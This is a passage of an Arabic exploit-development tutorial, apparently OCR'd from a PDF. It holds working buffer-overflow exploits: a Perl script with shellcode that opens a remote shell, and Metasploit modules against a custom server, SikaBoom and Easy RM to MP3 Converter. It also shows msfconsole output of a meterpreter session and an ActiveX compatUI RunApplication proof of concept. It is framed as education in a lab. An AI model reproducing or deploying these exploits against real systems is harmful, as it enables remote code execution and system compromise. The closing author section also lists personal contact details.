"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
```

```
my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$shellcode."\n";

print "[+] Payload sent\n";
print "[+] Attempting to telnet to $host on port 5555...\n";
system("telnet $host 5555");

close SOCKET or die "close: $!";
```

و عند تشغيل الثغرة نجد

```
root@backtrack4:/tmp# perl sploit.pl 192.168.24.3 200
 ------------------------------------
     Writing Buffer Overflows
       Djamel Eddin Hakim
     http://asesino04.blogspot.com
 ------------------------------------
    Educational Purpose
 ------------------------------------
[+] Setting up socket
[+] Connecting to 192.168.24.3 on port 200
[+] Sending payload
[+] Payload sent
[+] Attempting to telnet to 192.168.24.3 on port 5555...
Trying 192.168.24.3...
Connected to 192.168.24.3.
Escape character is '^]'.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\vulnserver\lcc>whoami
whoami
win2003-01\administrator
```

المعلومات المهمة التي نستخرجها من الثغرة هي :

- offset to ret (eip overwrite) is 504
- windows 2003 R2 SP2 (English) jump address is 0x71C02B67
- shellcode should not contain 0×00 or 0xff
- shellcode can be more or less 1400 bytes

الخطوة الأولى :

علينا تحديد نوع الثغرة لأن هذا يحدد مسار الثغرة في مشروع الميتاسبلويت فمثلا في الثغرة التي لدينا سنضعها في ويندوز ثم ميسك فيكون المسار كالتالي

.. /modules/exploits/windows/misc

```
root@backtrack4:/# cd /pentest/exploits/framework3/modules/exploits/windows/misc
root@backtrack4:/pentest/exploits/framework3/modules/exploits/windows/misc# vi Exploit.rb
```

و تكون الثغرة كالتالي "في جميع الانواع المشابهة لهذه الثغرة مع تغيير ما يجب تغييره"

```
#
#
# Custom metasploit exploit for vulnserver.c
# Written by Asesino04
#
#
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

      include Msf::Exploit::Remote::Tcp

      def initialize(info = {})
               super(update_info(info,
                        'Name'           => 'Custom vulnerable server stack overflow',
                        'Description'    => %q{
                                        This module exploits a stack overflow in a
                                        custom vulnerable server.
                                             },
                        'Author'         => [ 'Asesino04' ],
                        'Version'        => '$Revision: 9999 $',
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'    => 1400,
                                        'BadChars' => "\x00\xff",
                                },
                        'Platform'       => 'win',

                        'Targets'        =>
                                [
                                        ['Windows XP SP3 En',
                                          { 'Ret' => 0x7c874413, 'Offset' => 504 } ],
                                        ['Windows 2003 Server R2 SP2',
                                          { 'Ret' => 0x71c02b67, 'Offset' => 504   } ],
                                ],
                        'DefaultTarget' => 0,

                        'Privileged'     => false
                        ))

                        register options(
                        [
                                Opt::RPORT(200)
```

```
                        ], self.class)
        end

        def exploit
           connect

           junk = make_nops(target['Offset'])
           sploit = junk + [target.ret].pack('V') + make_nops(50) + payload.encoded
           sock.put(sploit)

           handler
           disconnect

        end

end
```

و كما نلاحظ ففي الثغرة هناك :

"require msf/core" نجدها في جميع ثغرات الميتاسبلويت

تحديد الكلاس و في حالتنا هي ريموت

المعطيات : ما تتضمنه الثغرة من معلومات موجودة في الميتاسبلويت حيث لا نحتاج في الميتاسبلويت إلى كتابة اوامر الاتصال بالنت لانها موجودة في نوع الريموت

المعلومات : تحديد الشيلكود أو البايلاود

الاستغلال : و هو الجزء الخاص بالاتصال بالبرنامج المصاب و الاستغلال , و انشاء البافر و الجنك و عنوان العودة و غيرها

تجريب الثغرة :

```
root@backtrack4:/pentest/exploits/framework3# ./msfconsole

                  |                     |       _) |
 __ `__ \   _ \ __|  _` |  __| __ \   |  _ \  | __|
 |   |   |  __/ |   (   |\__ \ |   |  | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                             _|

       =[ msf v3.3-dev
+ -- --=[ 395 exploits - 239 payloads
+ -- --=[ 20 encoders - 7 nops
       =[ 187 aux

msf > use windows/misc/ Exploit
msf exploit(Exploit) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   200              yes       The target port

Exploit target:
```

```
   Id  Name
   --  ----
   0   Windows XP SP3 En

msf exploit(Exploit) > set rhost 192.168.24.10
rhost => 192.168.24.10
msf exploit(Exploit) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows XP SP3 En
   1   Windows 2003 Server R2 SP2

msf exploit(Exploit.rb) > set target 0
target => 0
msf exploit(Exploit) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(Exploit) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.24.10    yes       The target address
   RPORT   200              yes       The target port

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
process
   LPORT     4444             yes       The local port
   RHOST     192.168.24.10    no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3 En

msf exploit(Exploit) > exploit

[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.24.1:42150 -> 192.168.24.10:4444)

meterpreter > sysinfo
Computer: SPLOITBUILDER1
OS      : Windows XP (Build 2600, Service Pack 3).
```

المثال 2 :

في المثال الثاني سنتطرق مباشرة إلى كتابة الثغرة اللتي قمنا باكتشافها في درس الريموت بافر اوفر فلو

من الثغرة نجد :

Offset ➔ 268

EIP ➔ 0x5D38827C

Rport ➔ 4321

فيكون الاستغلال النهائي كالتالي :

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

      include Msf::Exploit::Remote::Tcp

      def initialize(info = {})
                super(update_info(info,
                        'Name'          => 'SikaBoom Remote Buffer overflow',
                        'Description'   => %q{
                                        This module exploits a buffer
overflow in SikaBoom .
                                                },
                        'Module'     => [ 'Asesino04' ],
      'References'  =>
        [
          [ 'Bug', 'http://1337day.com/exploit/16672' ],

                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'    =>
                                {
                                        'Space'  => 268,
                                        'BadChars' => "\x00\xff",
                                },
                        'Platform'    => 'win',

                        'Targets'     =>
                                [
                                        ['Windows XP SP2 En',
                                          { 'Ret' => 0x5D38827C, 'Offset' =>
268 } ],
```

```
                                ],
                        'DefaultTarget' => 0,

                        'Privileged'    => false
                        ))

                        register_options(
                        [
                                Opt::RPORT(4321)
                        ], self.class)
        end

        def exploit
           connect

           junk = make_nops(target['Offset'])
           sploit = junk + [target.ret].pack('V') + make_nops(50) +
payload.encoded
           sock.put(sploit)

           handler
           disconnect

        end

end
```

المثال 3 :

هذا المثال نتطرق فيه إلى الثغرة التي قمنا بإنشائها في درس اللوكال بفر اوفر فلو حيث نستخرج من الثغرة ما يلي :

Offset ➔ 26088

Ret ➔ 0x773D4540

Shellcode space ➔ 6699

فيكون الاستغلال النهائي كالتالي :

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = GoodRanking

    include Msf::Exploit::FILEFORMAT

    def initialize(info = {})
        super(update_info(info,
            'Name' => 'Easy RM to MP3 Converter (2.7.3.700) Stack Buffer
Overflow',
```

```
                        'Description'    => %q{
                    This module exploits a stack buffer overflow in versions
2.7.3.700
                creating a specially crafted .m3u8 file, an attacker may be
able
                to execute arbitrary code.
                        },
            'License' => MSF_LICENSE,
            'Author' =>
               [
                 'KedAns-Dz <ked-h[at]hotmail.com>' # MSF Module
               ],
            'Version' => 'Version 1',
            'References' =>
                [
                  [ 'URL',
'http://packetstormsecurity.org/files/view/79307/easyrmmp3-overflow.txt'
],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload' =>
                {
                    'Space' => 6699,
                    'BadChars' => "\x00\x0a",
                    'StackAdjustment' => -3500,
                },
            'Platform' => 'win',
            'Targets' =>
                [

                  [ 'Windows XP SP2 (En)', { 'Ret' => 0x01A13F01} ], #
Universal Address (MSRMCcodec02.dll)
                  [ 'Windows XP SP3 (Fr)', { 'Ret' => 0x01AAF23A} ], #
FFE4 ,JMP, ESP from (MSRMCcodec02.dll)
                  [ 'Windows XP (Universal)', { 'Ret' => 0x773D4540} ], #
JMP ESP in (SHELL32.DLL)
                ],
            'Privileged' => false,
            'DefaultTarget' => 0))

        register_options(
          [
                OptString.new('FILENAME', [ false, 'The file name.',
'KedAns.m3u']),
            ], self.class)
    end


    def exploit

       sploit = rand_text_alphanumeric(26061) # Buffer Overflow
        sploit << [target.ret].pack('V')
        sploit << "\x90" * 30 # nopsled
        sploit << payload.encoded

        ked = sploit
        print_status("Creating '#{datastore['FILENAME']}' file ...")
        file_create(ked)
```

```
    end
end
```

عن الميتاسبلويت :

يمكنك معرفة المزيد حول الميتاسبلويت في هذه الصفحة على الواب

http://www.metasploit.com/documents/api/msfcore/index.html

و الان يمكنك انشاء ثغراتك الخاصة و لا تنسى وضع اهداء لAsesino04

اكتشاف ثغرات الـ ACTIVEX

هي تقنية تم تقديمها من طرف شركة ميكروسوفت سنة 1996 حيث أنها تعتمد بشكل أساسي على تقنية

Component

Object Model = COM

و لمعرفة ماهية الاكتيف اكس علينا معرفة الكومبوننت

هذه التقنية هي عبارة عن قطع كود مستقلة يتم دمجها في المتصفح و مناداتها من أجل اداء وضائف لم يكن المتثفح قادرا على أدائها

فمثلا لا يمكن قراءة الملفات الصوتية ام بي ثري عن طريقhtml لكن يمكننا باستخدام


الاكتيف اكس فعل ذلك

البرامج المستعملة :

البرامج التي سنستخدمها هي

ComRaider ➔ https://github.com/dzzie/COMRaider
axfuzz.exe ➔ https://github.com/hdm/axman

أو شيء هو تنصيب برنامج الكوم رايدر باستعمال دليل التثبيت و بعد ذلك نقوم بفتح البرنامج و انشاء استثناء لجدار الحماية




و بعد ذلك نقوم بفتح المكتبة أو الملف المصاب

Start ➔ Choose ActiveX dll or ocx file directly


و بعد ذلك نقوم بتحديد الملف الذي نريد انشاء سكان له

compatUI.dll

فيقوم البرنامج بفتح الملف



فنقوم بالبحث عن الملفات المسؤولة عن التنفيذ و نرى



RunApplication دالة مسؤولة عن التنفيذ و غير محمية

نأتي الان إلى كتابة الاستغلال

```
<object classid='clsid:0355854A-7F23-47E2-B7C3-97EE8DD42CD8' id='compatUI'></object>
 <script language='vbscript'>
 compatUI.RunApplication 1, "calc.exe", 1
 </script>
```

```
<object classid='clsid:0355854A-7F23-47E2-B7C3-97EE8DD42CD8' id='compatUI'></object>
```

هذا السطر مسؤول عن استدعاء المكتبةcompatUI.dll

```
<script language='vbscript'>
```

أما السطر الثاني فيحدد اللغة البرمجية المستعملة و هي الفي بي سكريبت


```
compatUI.RunApplication 1, "calc.exe", 1
```

هذا السطر هو تطبيق الثغرة و تشغيل الالة الحاسبة


```
</script>
```

انتهاء الثغرة "السكريبت "

و عند تشغيل الملف بواسطة الانترنت اكسبلورر أو أي متصفح أخر يدعو الاكتيف اكس



و ذلك لتنبيهك بان الملف الذي سيتم تصفحه يحتاج الاكتيف اكس و عند السماح للملف باستخدام الاكتيف اكس سيتم تشغيل الالة الحاسبة



المراجع :

https://www.corelan.be/

http://1337day.com/

http://www.exploit-db.com/

http://www.security4arabs.com/

http://www.windowsecurity.com/

http://www.metasploit.com/

عن الكاتب :

باحث أمني جزائري من مواليد فيفري 1997 ,ساكن بولاية ام البواقي عضو في فريق انجكتورز و عدة فرق أخرى

يهتم بنشر ثغرات و نقاط ضعف التطبيقات و البرامج المختلفة :

http://1337day.com/author/3397

http://1337day.com/author/8414

يمكن الاتصال بي عن طريق :

/asesino.cero.cuatro

/Th3.Black.D3Vils

أو عن طريق الايميل :

Mr.k4rizma@gmail.com

كما يمكنك تصفح كل ما هو جديد في مدونتي :

http://asesino04.blogspot.com/